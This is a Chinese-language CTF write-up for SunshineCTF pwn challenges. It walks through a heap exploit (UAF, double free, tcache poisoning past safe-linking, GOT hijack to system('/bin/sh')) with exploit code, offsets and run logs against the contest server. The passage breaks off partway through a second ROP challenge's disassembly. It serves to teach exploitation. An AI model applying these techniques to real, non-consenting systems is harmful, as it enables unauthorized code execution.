把「假 wallet」放在 0x4040a8（slot 表前面 0x18 bytes 的 .bss 空地），則：

   假wallet+0x18 = 0x4040c0 = &slots[0]  → fake->ledger = slots[0] 的值
   假wallet+0x20 = 0x4040c8 = &slots[1]  → fake->size   = slots[1] 的值
   假wallet+0x28 = 0x4040d0 = &slots[2]  → fake->active = (int)slots[2]（非 0 即可）
                                          * 同時 slots[2] 就是「指向假 wallet 的格子」
```

所以只要一次 Deposit(被毒化的 slot) 寫 32 bytes：

```
payload = p64(目標位址) + p64(長度) + p64(0x4040a8) + p64(0)
                ↑slots[0]      ↑slots[1]     ↑slots[2]（假 wallet 自己）
```

之後：

```
Withdraw(2)  →  write(1, 目標位址, 長度)   ← 任意位址讀
Deposit(2)   →  read(0, 目標位址, 長度)    ← 任意位址寫
```

而且隨時可以再用 Deposit(被毒化的 slot) 重新指定「目標位址 / 長度」，所以是**可重複使用**的任意讀寫。

---

8. exploit 逐行註解

完整程式在 exploit.py。下面按階段解釋。

```
SLOTS      = 0x4040c0   # wallet *slots[16]
GOT        = 0x404000   # .got.plt
STRTOL_GOT = 0x404040
FAKE_WALLET= 0x4040a8   # 假 wallet 的位置（見 §7.4）
FAKE_INDEX = 2          # slots[2] 指向假 wallet
POISON_SLOT= 6          # 被毒化、ledger 指向 slot 表的 wallet 所在 slot（推導見 §8.3）

OFF_UNSORTED = 0x203b20 # &main_arena.bins[0]（gdb 實測：fd - libc_base）
OFF_SYSTEM   = 0x58740  # Ubuntu 24.04 glibc 2.39 的 system()
LIBC_FP = {...}         # 各 GOT 項目的 offset，用來「指紋比對」確認 libc 版本
```

8.0 常數

```
open_wallet(b'S', 0x80)         # slot 0
open_wallet(b'D', 0x80)         # slot 1
for i in range(7):
    open_wallet(b'W%d' % i, 0x80)   # slots 2..8
for i in range(2, 9):
    close_wallet(i)             # 7 次 free(0x90) → tcache[0x90] 剛好滿（7/7）
transfer(0, 1)                  # free(S ledger)：tcache 滿 → 往下走 → unsorted bin
leak = withdraw_n(1, 0x80)      # * UAF 讀
unsorted = u64(leak[0:8])       # = &main_arena.bins[0]
libc = unsorted - 0x203b20
```

8.1 Phase 1：libc leak（unsorted bin）　為什麼會進 unsorted bin？ 0x90 的 chunk 比 global_max_fast(0x80) 大，所以 tcache 滿了之後不會進 fastbin，而是走 normal 路徑 → 丟進 unsorted bin。

換算公式：

```
leak1[0x00..0x08] = main_arena.bins[0] = libc_base + 0x203ac0 + 0x60
libc_base = leak - 0x203b20
```

```
open_wallet(b'P0', 0x20)   # slot 2
open_wallet(b'P1', 0x20)   # slot 3
open_wallet(b'P2', 0x20)   # slot 4
transfer(2, 3)             # free(P0 ledger, 0x30 chunk) → tcache[0x30] 原本是空的
l    = withdraw_n(3, 0x20) # * UAF 讀
safe = u64(l[0:8])         # = (user 位址 >> 12) ^ NULL = user 位址 >> 12  ← safe-linking key
                           #   * 是 malloc() 回傳的 user 位址，不是 chunk 標頭（§5.4 實測）
```

8.2 Phase 2a：safe-linking key

這裡 **不需要知道 chunk 的完整位址**，因為編碼只用得到 *user 位址 >> 12*（key = *&e->next >> 12*，而 *&e->next* 就是 user 位址 = 標頭 + 0x10）。這也讓 exploit 不會因為 heap 佈局（例如 stdio buffer 大小）不同而失敗。

```
deposit(3, p64(0)*4)              # UAF 寫：把 tcache key 清成 0（同時 next 也歸零）
transfer(3, 4)                    # 對同一塊再 free → double free（靜默通過）→ counts=2
deposit(4, p64(safe ^ SLOTS) + p64(0)*3)
                                  # * 寫入 e->next = PROTECT_PTR(e, &slots[0])
                                  #   實際存放值 = (user 位址>>12) ^ 0x4040c0 = safe ^ SLOTS
open_wallet(b'P3', 0x20)          # 第 1 次 malloc(0x20)：拿到 e，並把 entries ← &slots[0]
open_wallet(b'P4', 0x20)          # 第 2 次 malloc(0x20)：** 回傳 0x4040c0（slot 表！）
```

8.3 Phase 2b：tcache poisoning　P4 的 wallet 結構在 heap，但它的 `ledger = 0x4040c0`、`size = 0x20`。Open 裡的 `memset_chk(0x4040c0, 0, 0x20)` 只清掉 `slots[0..3]`，而 P4 被存進掃描階段就決定好的 slot（>= 4，本例是 slot 6），所以不受影響。

`POISON_SLOT = 6` 是怎麼算出來的？　Open Wallet 的 slot 掃描**只看 `slots[i] == NULL`**（§4.3 的 4015e0），而且 **`slots[i]` 只有 Close 才會被設成 NULL**（Transfer 只把 `active` 設 0、`ledger` 設 NULL，**slot 格子本身沒有清掉**）。把每一步排出來：

```
Open S           → slot 0         (slots[0] 非 NULL)
Open D           → slot 1         (slots[1] 非 NULL)
Open W0..W6      → slots 2..8
Close 2..8       → slots 2..8 全部變 NULL          ← 只有 Close 會清格子
Open P0          → slot 2         (第一個 NULL)
Open P1          → slot 3
Open P2          → slot 4
transfer(2, 3)   → slot2 仍非 NULL！(P0 只是 active=0、ledger=NULL)
Open P3          → slot 5        ← 掃到 5 才空
Open P4          → slot 6        ← * 所以 POISON_SLOT = 6
```

P4 就是「ledger 被毒化成 &slots[0]」的那個 wallet，所以之後 `Deposit(6, ...)` 寫的其實是 slot 表本身，`Withdraw(6, ...)` 讀的是 slot 表。

```
deposit(POISON_SLOT, p64(GOT) + p64(0x70) + p64(FAKE_WALLET) + p64(0))
#  slots[0] = 0x404000 (GOT)   → fake->ledger
#  slots[1] = 0x70             → fake->size
#  slots[2] = 0x4040a8         → 指向假 wallet 自己，同時 fake->active 非 0
got = withdraw_n(FAKE_INDEX, 0x70)     # 任意讀：dump 整個 GOT
```

8.4 Phase 3：假 wallet → 任意讀寫　接著做 **libc 指紋比對**：把 GOT 裡的每個函式位址減掉算出來的 libc base，和 Ubuntu 24.04 glibc 2.39 的已知 offset 逐一比較：

```
free   +0xadd20      puts    +0x87bd0     write   +0x11c560   read   +0x11ba50
fgets  +0x85b20      calloc  +0xae790     strtol  +0x543c0    malloc +0xad640
setvbuf+0x88540
```

遠端實測**全部吻合** → 確定遠端就是同一個 libc，`system = +0x58740` 可以放心用。

```
deposit(POISON_SLOT, p64(STRTOL_GOT) + p64(8) + p64(FAKE_WALLET) + p64(0))
#  重新指定：目標 = 0x404040 (strtol@got)，長度 = 8
deposit(FAKE_INDEX, p64(system))       # * 任意寫：strtol@got = system
io.sendline(b'/bin/sh')
#  選單會執行 fgets(buf,0x20); strtol(buf,NULL,10)
#  但 GOT 已經換成 system，rdi = buf = "/bin/sh" → system("/bin/sh") → shell！
```

8.5 Phase 4：GOT hijack → shell

8.6 為什麼 exploit 的 I/O 要「分批」（實戰重點）　這題遠端有 **約 30 秒的連線時限**，而每次 round trip 約 0.3 秒。原本一步等一下 prompt 的寫法要 35 次往返 ≈ 30 秒 → **剛好在最後一步被切斷**。

所以我把可以合併的輸入全部打包成少數幾次 `send()`：

```
b  = op_open(...) + op_close(...) + op_transfer(...) + op_withdraw(...) ...
io.send(b)        # 一整包送出去，程式自己照順序吃掉
```

但是 `Deposit` 不能這樣打包！原因見下一節（stdio 的 read-ahead），所以每個 Deposit 都必須：

```
io.send(b'2\n' + str(idx).encode() + b'\n')   # 先送「選單選項 + wallet 編號」
io.recvuntil(b'Enter transaction data: ')     # 等它印出提示
io.send(payload + trailing)                   # 才送 raw payload
```

---

9. 實際執行結果

9.1 本地（`./flag.txt` 放假的 flag）

```
$ python3 exploit.py
[x] Starting local process '/home/kzzz/Documents/code/ctf/sunshine/pwn4/ld-linux-x86-64.so.2'
[+] Starting local process '/home/kzzz/Documents/code/ctf/sunshine/pwn4/ld-linux-x86-64.so.2': pid 3544551
[+] unsorted bin head : 0x7fb8b5a03b20
[+] libc base         : 0x7fb8b5800000
[+] safe-linking key  : 0x555569c11
[+] libc fingerprint  : Ubuntu glibc 2.39 (all GOT entries match)
[+] system() = 0x7fb8b5858740
[+] Deposited 8 bytes. New balance: 8      ← * 程式印的（Deposit 成功）

--- MAIN MENU ---                          ← * 程式又跑了一輪選單
1) Open Wallet
2) Deposit (write to ledger)
3) Withdraw (read from ledger)
4) Transfer
5) Close Wallet
6) List Wallets
0) Exit
>>> sun{LOCAL_TEST_FLAG}                  ← 從這裡開始是我們的 shell 指令輸出
total 2500
drwxr-xr-x  3 kzzz kzzz    4096 Sep 28 01:03 .
...  （ls -la 的其餘行省略）
uid=1001(kzzz) gid=1001(kzzz) groups=1001(kzzz),65534(nobody)
DONE

FLAG: sun{LOCAL_TEST_FLAG}
[*] Stopped process '/home/kzzz/Documents/code/ctf/sunshine/pwn4/ld-linux-x86-64.so.2' (pid 3544551)
```

※提示 **新手最容易以為「我跑壞了」的四件事**：1. 開頭那兩行 *`[x] Starting local process ...`* / *`[+] Starting local process ...: pid NNNN`* 是 **pwntools** 印的（每次 pid、位址都不同），不是程式輸出。2. *`[+] Deposited 8 bytes. New balance: 8`* 與整段 *`MAIN MENU`* 是**程式自己**印的（*`Deposit`* 的訊息 + 選單迴圈又跑一輪）。3. *`DONE`* 後面若出現奇怪的空白／殘留字元是正常的（free 過的 chunk 內還留著舊資料）。4. 恆等式檢查：*`unsorted - libc = 0x203b20`*（*`0x7fb8b5a03b20 - 0x7fb8b5800000`* ✓）、*`system - libc = 0x58740`*（*`0x7fb8b5858740 - 0x7fb8b5800000`* ✓）。你的數字一定不同，但**差值**必須一樣。

9.2 遠端（真實 flag）

```
$ python3 exploit.py REMOTE
[x] Opening connection to chal.sunshinectf.games on port 26004
[x] Opening connection to chal.sunshinectf.games on port 26004: Trying 35.211.211.18
[+] Opening connection to chal.sunshinectf.games on port 26004: Done
[+] unsorted bin head : 0x74d24f3e9b20
```

```
[+] libc base         : 0x74d24f1e9000
[+] safe-linking key  : 0x2e22b
[+] libc fingerprint  : Ubuntu glibc 2.39 (all GOT entries match)
[+] system() = 0x74d24f241740
[+] Deposited 8 bytes. New balance: 8

--- MAIN MENU ---
1) Open Wallet
2) Deposit (write to ledger)
3) Withdraw (read from ledger)
4) Transfer
5) Close Wallet
6) List Wallets
0) Exit
>>> sun{s4fe_l1nk1ng_w0nt_s4ve_y0ur_tc4che}
total 12
drwxr-xr-x 2 root root        4096 Sep 26 00:21 .
drwxr-xr-x 1 root root        4096 Sep 26 00:54 ..
-rw-r----- 1 root cache_money   40 Sep 26 00:13 flag.txt
uid=1337(cache_money) gid=1337(cache_money) groups=1337(cache_money)
DONE


FLAG: sun{s4fe_l1nk1ng_w0nt_s4ve_y0ur_tc4che}
[*] Closed connection to chal.sunshinectf.games port 26004
```

※提示 **遠端連線 pwntools 會印「兩行」**：*[x] Opening connection ...: Trying 35.211.211.18*（開始嘗試）與 *[+] Opening connection ...: Done*（成功）。只看到一行不代表只做了一次動作。*libc fingerprint : ... all GOT entries match* 代表 11 個 GOT 項目扣掉我們的 libc base 之後**全部命中**已知 offset → 確認遠端就是同一份 2.39 libc（不是硬猜 offset）。

真實 flag：sun{s4fe_l1nk1ng_w0nt_s4ve_y0ur_tc4che}

---

10. 常見坑（我實際踩過的都列在這）

坑 1 ★★★：fgets 的 read-ahead 會「吃掉」raw read() 的 payload 這是我卡最久的一個，非常值得學：

- `Deposit` 用的是 **raw `read(0, ptr, size)`**（fd 直接讀）。
- 其他操作用的是 **`fgets`**，而 `fgets` 底層是 stdio：第一次讀會 `read(0, stdio_buf, 4096)` **一次讀一大塊**進來（read-ahead）。
- 如果我們把 `"2\n3\n" + <32 bytes payload>` 一次送出去，程式在處理選單的 `fgets` 時就會把**全部 38 bytes 吸進 stdio 緩衝區**，之後的 `read(0, ptr, 32)` 去 kernel 拿資料時**什麼都沒有** → 卡住等待。

解法：raw payload 一定要**看到對應的提示之後才送**（`Enter transaction data:` 是在 `read()` 之前印出的，此時 fgets 已經讀完）。

同一個坑也會發生在「拿到 shell 之後」：`system("/bin/sh")` 之前如果把 shell 指令跟 `/bin/sh` 黏在同一個封包送出，指令會被程式的 stdio 吞掉，shell 什麼都收不到 → 所以要先送 `/bin/sh`，等一下，再送指令。

坑 2：tcache 最多 7 個（而且會被「開新 wallet」偷偷消耗） 第一次寫的時候我「開 8 個 wallet 再關 7 個」想填滿 tcache，結果 transfer 之後 free 的 chunk 竟然還是進了 tcache（`next` 看起來像明文）。

原因：**`Open Wallet` 的 `malloc(size)` 會從 tcache 拿走一個**！正確做法是「先開好 source/destination，再另外開 7 個來關」。

坑 3：遠端有 30 秒連線時限

```
[10.5s] alive ... [28.6s] alive ... [30.2s] CONNECTION DEAD
```

每次往返 0.3s × 35 次 ≈ 30s → 必須批次化輸入（見 §8.6）。

坑 4：glibc 版本差異

- `__free_hook` / `__malloc_hook` 在 **2.34+ 已移除** → 老教學的招式不能用。
- safe-linking 從 **2.32** 開始，next 是編碼過的，直接寫入目標位址會 crash。
- `tcache->counts` 在 2.30+ 是 **uint16_t**（一個 2 bytes），不是 1 byte，用 gdb 讀 counts 時要看對大小，不然會以為 offset 算錯。
- tcache double free 檢查（`e->key == tcache_key`）從 **2.29** 開始。
- 不同 libc patch 的 `system` / `main_arena` offset 可能不同 → **一定要用 leak 反推 libc base，並用 GOT 指紋確認版本**，千萬不要硬寫死。

坑 5：malloc 的對齊要求　glibc 2.32+ 的 `tcache_get` 有：

```
if (__unlikely(!aligned_OK(e))) malloc_printerr("malloc(): unaligned tcache chunk detected");
```

`aligned_OK` 要求 **16 bytes 對齊**。`0x4040c0` 剛好是 16 的倍數所以過關；若毒化的目標位址不是 16 對齊就會直接 abort。

坑 6：canary 檢查的時機　每個函式在 `ret` 前才檢查（`sub rax, fs:0x28`）。本題我們完全不去改 stack，所以 canary 沒有影響；但如果想改用 ROP，就必須先 leak stack（例如讀 libc 的 `environ`）或想辦法不動到 canary。

坑 7：read() 短讀（short read）　socket/pipe 上的 `read()` 回傳「目前可用的位元組數」，不保證等於你要的長度。本題 exploit 都只送很小的封包（< MSS），而且用 `recvuntil` 同步，所以實際上不會短讀；但如果是自動化大量輸出，建議驗證 `[+] Deposited N bytes` 的 N 是否等於預期（我的第一版就有寫這個檢查）。

坑 8：assert 過嚴導致誤判　我一開始寫 `assert leak >> 40 == 0x7f`，本地過、遠端失敗—— 因為遠端 ASLR 把 libc 放在 `0x70...`！正確的檢查是「頁對齊」與「低 12 bits 符合已知 offset」，而不是位址前綴。

---

11. 一頁總結

```
漏洞：Transfer(4) 會 free(src->ledger)，然後把「那個已 free 的指標」
      存進 dst->ledger，並讓 dst 保持 active → use-after-free +
      可連鎖觸發的 double free。

利用：UAF 讀 unsorted bin    → libc base        (偏移 0x203b20)
      UAF 讀空 tcache 鏈頭   → user 位址 >> 12   (safe-linking key；=&e->next >> 12)
      UAF 寫清 tcache key + double free + 毒化 next
      → 第二次 malloc(0x20) 回傳 0x4040c0 (slot 表)
      → 用 .bss 的假 wallet (0x4040a8) 取得任意讀寫
      → strtol@got = system → 輸入 /bin/sh → shell
      → cat flag.txt → sun{s4fe_l1nk1ng_w0nt_s4ve_y0ur_tc4che}
```

Part 6 — pwn5 homemaker（ROP）

原始檔案：*pwn5/notes.md*

SunshineCTF — homemaker (Pwn / 堆疊溢位 + ROP) 完全新手教學筆記

這份筆記假設你**完全沒聽過 ROP / SROP**，只會一點 C 跟「暫存器」這個詞。所有位址、offset 都是實際用 *objdump* 與 *gdb* 量出來的（指令與輸出都附在文件裡），沒有任何一個是猜的。真實 flag：*sun{the_future_is_now_today_well_wait_how_are_you_reading_this}*

---

0. 題目資訊

項目	內容
題目	homemaker（Apex Atomic Model 7 “HOMEMAKER” 家事自動人偶）
類型	pwn / 64-bit ELF、stack buffer overflow、off-by-one、ROP
本地檔案	`./homemaker`（PIE、x86-64、stripped、有 canary、NX、Full RELRO）
遠端	`chal.sunshinectf.games:26008`（Ubuntu 22.04 建置，glibc 2.35；本機是 Arch glibc 2.44）
編譯器	`GCC: (Ubuntu 11.4.0-1ubuntu1~22.04.2) 11.4.0`（字串裡就有）
保護	PIE + Canary + NX + **Full RELRO** + 有 `endbr64`（CET 標記，但**未被強制啟用**）
漏洞	APPEND 指令處理函式（offset `0x174c`）的 **off-by-one**：檢查 `n <= capacity` 但迴圈寫了 n+1 個 byte，剛好蓋到 16-bit `capacity` 的低位 byte → `0x0100` 變成 `0x01ff`（容量變大 255）
利用	用容量變大後的 `SEND STATE`（`0x1810`）洩漏 `0x1ff` bytes 堆疊（canary / saved rbp / 回傳位址 → PIE base）→ 再 APPEND 一次蓋掉回傳位址 → ROP → `system("/bin/sh")` → 讀 flag
是否需要 libc	**不需要**！整條 ROP 只用題目自身的 PIE 位址（`system@plt` + 自己放 `/bin/sh`），所以本機 glibc 2.44 與遠端 2.35 都能打通

`checksec` 輸出（`pwn checksec` / `pwntools`）：

```
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
RUNPATH:    b'$ORIGIN'
SHSTK:      Enabled      <-- 只是 ELF 標記，實際沒啟用（不然 ret 到非回傳位址會直接死）
IBT:        Enabled      <-- 同上
```

（*checksec* 的輸出順序就是上面這樣：*RELRO* → *Stack* → *NX* → *PIE* → *RUNPATH* → *SHSTK* → *IBT*。）

---

1. 保護機制：它們到底是什麼、對解題造成什麼影響

1.1 ASLR（Address Space Layout Randomization）　每次程式啟動時，**堆疊、libc、執行檔本體（若是 PIE）、heap** 的位址都會被隨機平移一段。所以「程式中某個變數在 `0x7ffc1234abcd`」這種位址每次都不一樣 → 你**不能寫死位址**，必須先「洩漏（leak）一個真實位址」，再用「相對位移」回推基底。

1.2 PIE（Position Independent Executable）　執行檔本身被編譯成「位置無關」，載入時整張 image 會被搬到隨機基底 `PIE_base`。`objdump` 看到的位址（例如 `main` 在 `0x1a7f`）都只是**檔案內的 offset**，執行時真正的位址 = `PIE_base + 0x1a7f`。

為什麼 PIE 需要先洩漏位址？因為 ROP 需要「gadget 的絕對位址」寫進堆疊。你不知道 *PIE_base*，就不知道 *pop rdi; ret* 在哪裡。本題靠洩漏堆疊上一個「指回 main 的回傳位址」（*PIE_base + 0x1a9f*）來反推 *PIE_base*（見 §5）。驗證方式：*PIE_base* 一定是 0x1000 對齊（page 對齊），洩漏值減掉 offset 後若剛好是 *xxxx000*，就代表算對了。

1.3 Canary（Stack Guard / 堆疊金絲雀）　每個函式開頭會把一個執行緒專屬的隨機 8 bytes 從 `fs:0x28`（TLS，Thread Local Storage）複製到堆疊 `[rbp-8]`；函式結束前再比較一次，不一致就呼叫 `__stack_chk_fail` → `abort()`（你會看到 `*** stack smashing detected ***`）。

組語長這樣（本題 checksum 函式起點是 0x11e9；下面是它載入金絲雀的那一段）：

```
11ff: 64 48 8b 04 25 28 00 00 00   mov rax,QWORD PTR fs:0x28   ; 拿出金絲雀
1208: 48 89 45 f8                  mov QWORD PTR [rbp-0x8],rax ; 放到 [rbp-8]
...
1273: 48 8b 55 f8                  mov rdx,QWORD PTR [rbp-0x8] ; 再讀回來
1277: 64 48 2b 14 25 28 00 00 00   sub rdx,QWORD PTR fs:0x28   ; 跟原始值比
1280: 74 05                        je  1287
1282: e8 29 fe ff ff               call 10b0 <__stack_chk_fail@plt>
```

對解題的影響：溢位時 `[rbp-8]` 會被你蓋掉 → 必須「原封不動寫回正確的金絲雀」。因此**先 leak 金絲雀**是必要步驟（本題的金絲雀低位 byte 一定是 0x00，但我們是整條 8 bytes 洩漏出來的，不需要暴力猜）。

1.4 NX（No-eXecute，DEP）　資料段／堆疊／heap 被標成不可執行 → **不能把 shellcode 寫到堆疊上跳過去執行**。所以我們改用 **ROP（Return-Oriented Programming）**：借用程式自己已經存在的指令片段來組出攻擊邏輯。

1.5 RELRO / Full RELRO —— 為什麼「GOT 覆寫」行不通

- **GOT（Global Offset Table）**：動態連結的函式（如 `system`、`read`）第一次被呼叫時，由 PLT 透過 GOT 跳到 `ld.so` 解析真正的 libc 位址，然後把解析結果**寫回 GOT**；第二次之後就直接從 GOT 跳。於是傳統攻擊手法是：把 `GOT[某函式]` 改成 `system`，再觸發那個函式 → 直接拿到 shell。
- **RELRO**：載入時把 GOT（以及 `.init_array/.fini_array/.dynamic`）改成**唯讀**。
  - Partial RELRO：只保護 `.init_array` 等，GOT 仍可寫 → 可以 GOT 覆寫。
  - **Full RELRO**：連 `.got.plt` 都在載入時全部解析完並 `mprotect(PROT_READ)` → **GOT 完全不能寫**。

本題 `checksec` 顯示 `Full RELRO`，而且 `readelf -r` 顯示 `.rela.plt` 有 6 個 `R_X86_64_JUMP_SLO`（`write/system/read/memcpy/setvbuf/__stack_chk_fail`），全部在載入時就被填好。

結論：**GOT 覆寫這條路直接封死**。但 Full RELRO 有個副作用對我們有利：**所有 PLT 項目都已解析完成**，所以你隨時可以直接 *`call system@plt`*（不需要先觸發一次）。

1.6 CET（SHSTK / IBT）在這裡不影響　`readelf/checksec` 會說 `SHSTK: Enabled, IBT: Enabled`，那只是編譯器加了 `endbr64` 與 GNU property 標記。Shadow Stack（SHSTK）若真的啟用，`ret` 只能回到「真正的回傳位址」，ROP 會失效；但 Linux distro 預設**沒有**啟用（需要 CPU 支援 + 核心 + glibc 都開）。本題實測 ROP 可用（local 與 remote 都成功），所以可以放心。另外 **IBT 只檢查間接 `call/jmp` 的目標，不檢查 `ret`**，所以我們用「未對齊的 gadget」（見 §6）也是合法的。

---

2. 逆向總覽：程式在做什麼

stripped（無符號），所以只能靠 `objdump` + 交叉比對。函式地圖（**都是 PIE 相對 offset**）：

offset	我給的名字	功能
0x11e9	`checksum(buf, len)`	8-bit CRC（多項式 0x2f），回傳 1 byte
0x1289	`validate(magic)`	`magic == 0x1337c35f` 回 0，否則 -1
0x12d2	`cmd_echo()`	`system("/bin/echo -n ''")`
0x1313	`readn(buf, len)`	從 **fd 0** 迴圈 `read` 到收滿 `len` bytes
0x13a2	`send_frame(status, data, len)`	打包成 `ESC[` 訊框寫到 **fd 1**

offset	我給的名字	功能
0x14cc	recv_frame(outbuf, *outlen, *err)	從 fd 0 解析一個訊框
0x167c	auth(state, payload, len)	「服務鑰匙卡」檢查；成功則寫入 capacity=0x100
0x174c	append(state, payload, len)	**漏洞所在**：把 payload 資料寫進 state[]
0x1810	send_state(state)	send_frame(0, state, state[0x100]) → **洩漏堆疊**
0x1865	service_loop()	主迴圈：收訊框 → 依 opcode 分派
0x1a7f	main()	呼叫 service_loop()
0x1aba	init()	setvbuf(stdout/stderr, NULL, _IONBF, 0)

2.1 通訊協定（ESC 訊框）　客戶端 → 伺服器（recv_frame 解析，長度欄位是**大端序 big-endian**！）：

```
+--------+--------+--------------------+--------+--------+
| 1b 5b  | LL LL  | payload (L bytes)  |  crc   | 1b 5c  |
|  ESC[  | L 大端 | payload[0]=opcode  | CRC8   |  ESC\  |
+--------+--------+--------------------+--------+--------+
   4 bytes header     L bytes          1 byte    2 bytes
```

- L 限制：L != 0 且 L+7 <= 0x800 → **L 最大 0x7f9**。
- crc = checksum(payload, L)，用 §5.1 的演算法自己算。

伺服器 → 客戶端（send_frame 產生，**同一個 parser 可以解析**）：

```
ESC[ | (len+1) 大端 | status | data(len bytes) | crc | ESC\
```

也就是說：伺服器訊框的「status」欄位正好對應客戶端訊框的「opcode」欄位，協定是對稱的。

```
1958: 89 c0                 mov    eax,eax
195a: 48 8d 14 85 00 00 00 00  lea  rdx,[rax*4+0x0]
1962: 48 8d 05 5f 08 00 00   lea    rax,[rip+0x85f]   # 21c8
1969: 8b 04 02               mov    eax,DWORD PTR [rdx+rax*1]
196c: 48 98                  cdqe
196e: 48 8d 15 53 08 00 00   lea    rdx,[rip+0x853]   # 21c8
1975: 48 01 d0               add    rax,rdx
1978: 3e ff e0               notrack jmp rax
```

2.2 opcode 分派表（jump table @ .rodata:0x21c8）　.rodata 內容（0x21c8 起 6 個 int32，內容是「相對 0x21c8 的位移」）：

opcode	表內值	目標	意義
0	0xfffff887 (-1913)	0x1a4f	非法指令 → 回應 status 0xe7
1	0xfffff7b3 (-2125)	0x197b	**AUTH**（唯一不需要先登入的指令）
2	0xfffff80c (-2036)	0x19d4	**APPEND**（漏洞）
3	0xfffff845 (-1979)	0x1a0d	**SEND STATE**（洩漏）
4	0xfffff871 (-1935)	0x1a39	**EJECT**：離開迴圈 → main 返回 → **觸發 ROP**

opcode	表內值	目標	意義
5	0xfffff856 (-1962)	0x1a1e	**ECHO**：system("/bin/echo -n ''")（固定的字串，**沒有注入點**）

注意：題目給的提示說 */bin/echo -n ''* 可能是 command injection。**逆向後確認它是寫死的 *lea rax,[rip+0xec2]*（指向 *.rodata:0x21b6*）**，沒有任何使用者輸入被接進字串，所以 (d)「shell 注入」是假線索，真正的是 (b)/(c) 類的**記憶體破壞**。

登入檢查（0x191c）：if (payload[0] != 1 && !authed) → status 0xe6 "not authenticated"。

---

3. 基礎補課：讀組語前一定要知道的事

3.1 x86-64 常用暫存器

暫存器	用途	本題重點
rax	回傳值 / 累加器	函式回傳值放這裡（例如 checksum 回傳的 CRC）
rdi	**第 1 個參數**	system("/bin/sh") 的字串指標必須放這裡
rsi	第 2 個參數	memcpy 的來源、read 的 buffer
rdx	第 3 個參數	memcpy/read 的長度
rcx, r8, r9	第 4~6 個參數	
rbp	frame pointer（此函式堆疊框架的基準）	區域變數都用 [rbp-XX] 表示
rsp	stack pointer（堆疊頂端，永遠指向「最後壓入的東西」）	push 會減 8，pop 會加 8
rip	下一道要執行的指令位址	ROP 就是控制 rip
fs	執行緒區域儲存區基底	金絲雀在 fs:0x28

命名規則：eax = rax 的低 32 bits，ax = 低 16 bits，al = 低 8 bits。movzx eax, WORD PTR [..] =「讀 2 bytes 零擴展成 32 bits」（不會把高位垃圾帶進來）。

3.2 System V AMD64 呼叫慣例（Linux x86-64 的函式呼叫規則）

1. 前 6 個整數/指標參數依序放 **rdi, rsi, rdx, rcx, r8, r9**，第 7 個之後才放堆疊。
2. 回傳值放 rax。
3. 呼叫端用 call：它會**自動把回傳位址 push 到堆疊**（rsp -= 8）然後跳到目標。
4. 被呼叫的函式結尾用 ret：它會**從堆疊 pop 一個 8 bytes 當作新 rip**（rsp += 8）。
5. **rsp 在「進入函式那一刻」必須是 16 的倍數 + 8**（因為 call 剛壓了 8 bytes 的回傳位址）。很多 libc 函式（含 system）內部會用 movaps，要求 16-byte 對齊，否則會 **SIGSEGV**。這就是 §6.3「多放一個 ret」的原因。

3.3 常見指令

指令	意思
push rbp	rsp -= 8，把 rbp 的值寫到 [rsp]
pop rbp	把 [rsp] 讀進 rbp，rsp += 8
mov rbp, rsp	讓 rbp 指向目前堆疊頂（建立本函式的 frame）
sub rsp, 0x120	在堆疊上「開空間」給區域變數用

指令	意思
`call X`	`push` 下一道指令位址 → `jmp X`
`ret`	`pop rip`（**ROP 的核心**）
`leave`	等於 `mov rsp, rbp` + `pop rbp`（拆掉 frame）
`lea rax,[rip+0xec2]`	把「PC 相對位移後的位址」算進 `rax`（**PIE 程式中取字串位址的標準寫法**）
`mov [rbp-0x8], rax`	寫記憶體（Intel 語法：目的地在前）
`endbr64`	CET 的「合法間接跳躍目標」標記，不影響資料流


函式進場/退場的固定樣板（prologue / epilogue）：

```
;; prologue
push rbp            ; 保存呼叫者的 rbp
mov  rbp, rsp       ; 建立自己的 frame
sub  rsp, 0x120     ; 開區域變數空間
mov  rax, fs:0x28   ; 放金絲雀
mov  [rbp-0x8], rax

;; ... 函式本體 ...

;; epilogue
mov  rax,[rbp-0x8]  ; 檢查金絲雀
sub  rax, fs:0x28
je   ok
call __stack_chk_fail
ok: leave           ; rsp=rbp; pop rbp
    ret             ; pop rip  <-- 這裡就是我們要劫持的地方
```

3.4 堆疊框架（stack frame）長相



3.5 PLT / GOT（動態連結速成）

- `system@plt`（本題 `0x10c0`）是**你自己程式裡的一段小跳板**：`jmp QWORD PTR [rip+0x2eed]`（跳到 GOT）。
- GOT（`0x3fb8`）裡存的是 libc `system` 的真正位址；第一次呼叫時由 `ld.so` 填好。
- Full RELRO 下載入時就全部填好且不可寫 → 我們**呼叫 PLT 是合法且穩定的**，不需要知道 libc 版本。

```
00000000000010c0 <system@plt>:
    10c0: f3 0f 1e fa           endbr64
    10c4: f2 ff 25 ed 2e 00 00 bnd jmp QWORD PTR [rip+0x2eed]   # 3fb8 <system@got>
```

3.6 本題用到的 libc 函式行為

函式	行為
`read(fd, buf, n)`	讀最多 n bytes，**回傳實際讀到幾個**（0 = EOF，-1 = 錯誤）。所以「讀滿 N bytes」必須寫迴圈（本題 `readn`）。
`memcpy(dst, src, n)`	從 `src` 複製 n bytes 到 `dst`，**完全不檢查邊界**（危險，但本題的 `memcpy` 反而有邊界檢查）。
`write(fd, buf, n)`	把 n bytes 寫出去，回傳寫出的數量。
`system(cmd)`	用 `/bin/sh -c cmd` 執行字串。若字串是 `"/bin/sh"` 就會**開一個互動 shell**（繼承 stdin/stdout，所以我們能透過 socket 下指令）。

---

4. 逐行組語解說

以下都是 *`objdump -d -M intel ./homemaker`* 的真實輸出（位址是 PIE 相對 offset）。註解是我加的。這份清單已經涵蓋所有對解題重要的函式。

```
11e9: f3 0f 1e fa           endbr64
11ed: 55                    push   rbp
11ee: 48 89 e5              mov    rbp,rsp
11f1: 48 83 ec 20           sub    rsp,0x20             ; 開 0x20 bytes 區域變數
11f5: 48 89 7d e8           mov    [rbp-0x18],rdi       ; 參數1 = buf
